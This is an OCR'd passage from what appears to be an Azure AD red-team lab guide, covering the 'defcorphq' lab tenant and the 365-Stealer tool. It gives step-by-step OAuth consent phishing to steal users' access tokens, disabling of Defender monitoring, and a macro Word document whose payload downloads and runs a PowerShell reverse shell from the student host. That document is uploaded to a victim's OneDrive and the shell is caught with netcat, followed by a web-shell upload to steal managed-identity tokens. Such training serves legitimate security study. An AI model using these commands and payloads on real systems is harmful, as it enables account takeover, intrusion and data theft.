
Register an application

After login as student**x**, go to Entra ID -> App Registrations and click on New registration.


Enter student**x** as Name of the application, choose 'Accounts in any organizational directory (Any Entra ID directory - Multitenant)' and use the URL of your student VM in the Redirect URI - https://172.16.151.**x**/login/authorized (or 172.16.150.**x** or 172.16.152.**x** depending on your location)




Go to the 'Certificates & Secrets' blade of the application you registered, create a new client secret and copy it before browsing away from the page.



Finally, go to the 'API permissions' blade and add the 'user.read' and 'User.ReadBasic.All' for the Microsoft Graph. It should look like the below after adding the permissions:




Go to the OverView blade and note Application (Client) ID



Setup 365-Stealer

Run the Xampp control panel as administrator and start Apache and MySQL server.



Make sure that the '365-Stealer' directory is present in C:\xampp\htdocs. If it is not there, copy from C:\AzAD\Tools to C:\xampp\htdocs


Go to http://localhost:82/365-stealer/yourVictims and Enter the below username and password to access 365-Stealer

Username: admin

Password: Pass@123


After login, Click on '365-Stealer Configuration' to set the configuration.

Enter CLIENTID, REDIRECTURL and CLIENTSECRET so that it matches the application that you registered.



Now, we need to start 365-stealer. Follow these steps:

1. Click on **'Run 365-Stealer'**.
2. Select the default HTTPS port number (443).
3. Ensure that HTTPS is enabled.
4. Click 'Run' to initiate the process.



Alternatively, you can use the CLI to setup the config and run the tool!

Set the 365-stealer config using CLI

```
C:\xampp\htdocs\365-Stealer>python 365-Stealer.py --set-config

[snip]


 Welcome to 365-Stealer Configuration.

 Client ID ==> e06c6a0c-27bc-433a-b06e-5ef5ab0530af
 Client Secret ==> am0ZV1a7xms6nW_AwMqAE~~kco1nNcBc.L
 Redirect Url ==> https://172.16.150.X/login/authorized
 Redirect Url After Stealing ==>
 Macros File Path ==>
 OneDrive Extensions ==>
 Delay ==> 1
[+] 365-Sealer Configuration set successfully!
[snip]
```


Run the tool:

```
C:\xampp\htdocs\365-Stealer>python 365-Stealer.py --run-app

[snip]
```

```
[!] Stealing processes delayed with 1 seconds.
Phishing Link =>
https://login.microsoftonline.com/common/oauth2/authorize?response_type=code&
client_id=e06c6a0c-27bc-433a-b06e-
5ef5ab0530af&scope=https%3A%2F%2Fgraph.microsoft.com%2F.default+openid+offlin
e_access+&redirect_uri=https%3A%2F%2F172.16.150.1%2Flogin%2Fauthorized&respon
se_mode=query

Home page running on port: 443

 * Serving Flask app "365-Stealer" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production
deployment.
   Use a production WSGI server instead.
 * Debug mode: on
 * Running on https://0.0.0.0:443/ (Press CTRL+C to quit)
```

Get the phishing link

Browse to the https://localhost using an incognito window and click on 'Read More'. Copy the link from the address bar or copy it from the 365-stealer process window.




Send the phishing link

To send phishing link to targets, we need to find an application that allows us to contact users in the target organization. We can use MicroBurst for that. We need to add permutations like career, hr, users, file, backup etc. to the C:\AzAD\Tools\MicroBurst\Misc\permutations.txt

Run the below command after modifying permutations.txt:

```
C:\AzAD\Tools>. C:\AzAD\Tools\MicroBurst\Misc\Invoke-
EnumerateAzureSubDomains.ps1

C:\AzAD\Tools>Invoke-EnumerateAzureSubDomains -Base defcorphq -Verbose
[snip]

Subdomain                                Service
---------                                -------
defcorphqcareer.azurewebsites.net        App Services
defcorphqcareer.scm.azurewebsites.net    App Services - Management
defcorphq.mail.protection.outlook.com    Email
defcorphq.mail.protection.outlook.com    Email
defcorphq.mail.protection.outlook.com    Email
defcorphq.onmicrosoft.com                Microsoft Hosted Domain
defcorphq.onmicrosoft.com                Microsoft Hosted Domain
defcorphq.onmicrosoft.com                Microsoft Hosted Domain
defcorphq.sharepoint.com                 SharePoint
[snip]
```

A quick look at the career website of defcorphq (defcorphqcareer.azurewebsites.net) and we can see that the 'Need Help' section may be abused for phishing. Send the link that we copied earlier:




Get access tokens of the victims

Wait for a couple of minutes for the user simulation to click on the link.

```
172.16.1.11 - - [20/May/2021 02:00:56] "GET /static/assets/vendor/boxicons/fonts/boxicons.woff2 HTTP
/1.1" 200 -
172.16.1.11 - - [20/May/2021 02:00:56] "GET /static/assets/img/logo.PNG HTTP/1.1" 200 -
[+] ErikMKeller@defcorphq.onmicrosoft.com incoming!
[+] All user's in tenant saved!
[!] Looks like Victim ErikMKeller@defcorphq.onmicrosoft.com doesn't have office365 Licence!
```

Browse to http://localhost:82/365-Stealer/yourvictims/ to get a list of your victims and perform actions.


We can use the access token for the user Erik from access_token.txt



And use it in the below code to enumerate all the users. This gives us a list of targets in the target organization. Remember that we can do only the actions allowed by the permissions on the token.

```
$Token =  'eyJ0eX..'
$URI = 'https://graph.microsoft.com/v1.0/users'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
        'Authorization' = "Bearer $Token"
    }
}
(Invoke-RestMethod @RequestParams).value
```

Or we can use the 'List Users' option to list all the users:



Get admin consent

Now, to get some better permissions, we need admin consent. We will target an application administrator. For the sake of the lab, we will use our earlier enumeration that Application Administrator role is assigned to markdwalden@defcorphq.onmicrosoft.com

Let's modify the application that we registered earlier and add following permissions for Microsoft Graph - mail.read, notes.read.all, mailboxsettings.readwrite, files.readwrite.all, mail.send

Microsoft Graph (7)				•••
Files.ReadWrite.All	Delegated	Have full access to all files user can access	No	•••
Mail.Read	Delegated	Read user mail	No	•••
Mail.Send	Delegated	Send mail as a user	No	•••
MailboxSettings.ReadWrite	Delegated	Read and write user mailbox settings	No	•••
Notes.Read.All	Delegated	Read all OneNote notebooks that user can access	No	•••
User.Read	Delegated	Sign in and read user profile	No	•••
User.ReadBasic.All	Delegated	Read all users' basic profiles	No	•••

Please note that there is a delay of a few minutes in propagation of permissions when you modify permissions for the same application.

Generate a new phishing link by browsing to https://localhost from an incognito tab and clicking on 'Read More'. Email this link to markdwalden@defcorphq.onmicrosoft.com using an external email and wait for the user simulation to give consent. Please remember to NOT use any work account for sending this email and scrub off any contact information from signature. After couple of minutes you should see the below on the process started by 365-stealer:

Get reverse shell

Now, browse to the 365-stealer dashboard on http://localhost:82 and copy the access token for user Mark. Use this token to upload weaponized Word file on Mark's drive.

There is a licensed version of MS Office on 172.16.1.250 to create doc files. From your student VM, run the below command to access the machine:

```
C:\AzAD\Tools> $passwd = ConvertTo-SecureString "ForCreatingWordDocs@123" -
AsPlainText -Force
C:\AzAD\Tools> $creds = New-Object System.Management.Automation.PSCredential
("office-vm\administrator", $passwd)
C:\AzAD\Tools> $officeVM = New-PSSession -ComputerName 172.16.1.250 -
Credential $creds
C:\AzAD\Tools> Enter-PSSession -Session $officeVM
[172.16.1.250]: PS C:\Users\Administrator\Documents> Set-MpPreference -
DisableRealtimeMonitoring $true
```

Now, host the script Out-Word on your student VM by copying it to the C:\xampp\htdocs directory and use the below command in the PSRemoting session to load it on the office VM. Remember to modify the IP address so that it points to your student VM:

```
[172.16.1.250]: PS C:\Users\Administrator\Documents> iex (New-Object
Net.Webclient).downloadstring("http://172.16.150.x:82/Out-Word.ps1")
```

Next, create the Word document. The payload we are using in the below command downloads and executes a reverse shell. Make sure to modify the IP address to point to your student VM (and location) and remember to host the reverse shell:

```
[172.16.1.250]: PS C:\Users\Administrator\Documents> Out-Word -Payload
"powershell iex (New-Object
Net.Webclient).downloadstring('http://172.16.150.x:82/Invoke-
PowerShellTcp.ps1');Power -Reverse -IPAddress 172.16.150.x -Port 4444" -
OutputFile studentx.doc
[172.16.1.250]: PS C:\Users\Administrator\Documents> exit
```

Copy the generated file to the student VM:

```
C:\AzAD\Tools> Copy-Item -FromSession $officeVM -Path
C:\Users\Administrator\Documents\studentx.doc -Destination
C:\AzAD\Tools\studentx.doc
```

Now, start a listener on your student VM to catch the reverse shell:


```
PS C:\AzAD\Tools> C:\AzAD\Tools\netcat-win32-1.12\nc.exe -lvp 4444
```

```
listening on [any] 4444 ...
```

Double check that you have the reverse shell (Invoke-PowerShellTCP.ps1) copied to C:\xampp\htdocs directory to host it on the xampp web server.

Finally, use 365-stealer to upload the weaponized Word file to Mark's OneDrive. The user simulation will download and open this file in few minutes.

Click on MARKDWALDEN@DEFCORPHQ.ONMICROSOFT.COM name on 365-Stealer homepage. You would see the option to 'Upload files to victim's OneDrive' under the Actions Tab:



Upload the student**x**.doc that we created earlier.

You can also use CLI to upload the document:

```
C:\xampp\htdocs\365-Stealer>python 365-Stealer.py --refresh-user
MarkDWalden@defcorphq.onmicrosoft.com --upload C:\AzAD\Tools\studentX.doc

[snip]

[!] Stealing processes delayed with 1 seconds.
[+] MarkDWalden@defcorphq.onmicrosoft.com incoming!
[+] File studentx.doc is uploaded!
```

After a few minutes, on the listener, you will get the reverse shell:

```
PS C:\AzAD\Tools> C:\AzAD\Tools\netcat-win32-1.12\nc.exe -lvp 4444
listening on [any] 4444 ...
172.16.1.11: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [172.16.150.1] from (UNKNOWN) [172.16.1.11] 49303: NO_DATA

Windows PowerShell running as user Administrator on DEFENG-CONSENT
Copyright (C) 2015 Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> whoami
defeng-consent\administrator
PS C:\Windows\system32> hostname
defeng-consent
```

Learning Objective 10:

Task


- The career app in the defcorphq tenant allows insecure file upload functionality. Abuse the vulnerability and compromise the app service.
- Check if the service principal for the managed identity of the compromised app service has any interesting permissions on other Azure resources.

Part of - Kill Chain - 1
Topics covered - Authenticated Enumeration and Initial Access

Solution

We could see file upload functionality right on the home page of the defcorphqcareer webapp. To avoid going much deep in the application security stuff, we will assume we know the vulnerability in this case and it is stupidly simple in the lab.


We can upload .phtml files using the file upload functionality. Use the student**x**shell.phtml from the Tools directory on your student VM (which is a super simple web shell)



After uploading the web shell, access it and pass the 'env' command to check if a managed identity is assigned to the app service. Look for environment variables IDENTITY_HEADER and IDENTITY_ENDPOINT in the output of https://defcorphqcareer.azurewebsites.net/uploads/student**x**shell.phtml?cmd=env

We can use a simple curl command to get the access token using the IDENTITY_ENDPOINT AND IDENTITY_HEADER. Let's upload another webshell student**x**token.phtml for that. Access it by browsing to https://defcorphqcareer.azurewebsites.net/uploads/student**x**token.phtml:

We can use the access token and client ID from above with Az PowerShell. But Az PowerShell's Get-AzRoleAssignment would not show us the permissions for the current token. It would show role assignments only to ObjectIDs (no way to get the ObjectID of the Manged Identity token that we have).



To resolve Object IDs to SignInName, we could request MS Graph tokens.

While we can request both the tokes, for now, let's fall back to manual API calls for enumeration.

Let's use the token with Azure REST API.

We would need the subscription ID, use the code below to request it:

```
$Token =  'eyJ0eX..'
$URI = 'https://management.azure.com/subscriptions?api-version=2020-01-01'

$RequestParams = @{
    Method  = 'GET'
    Uri     = $URI
    Headers = @{
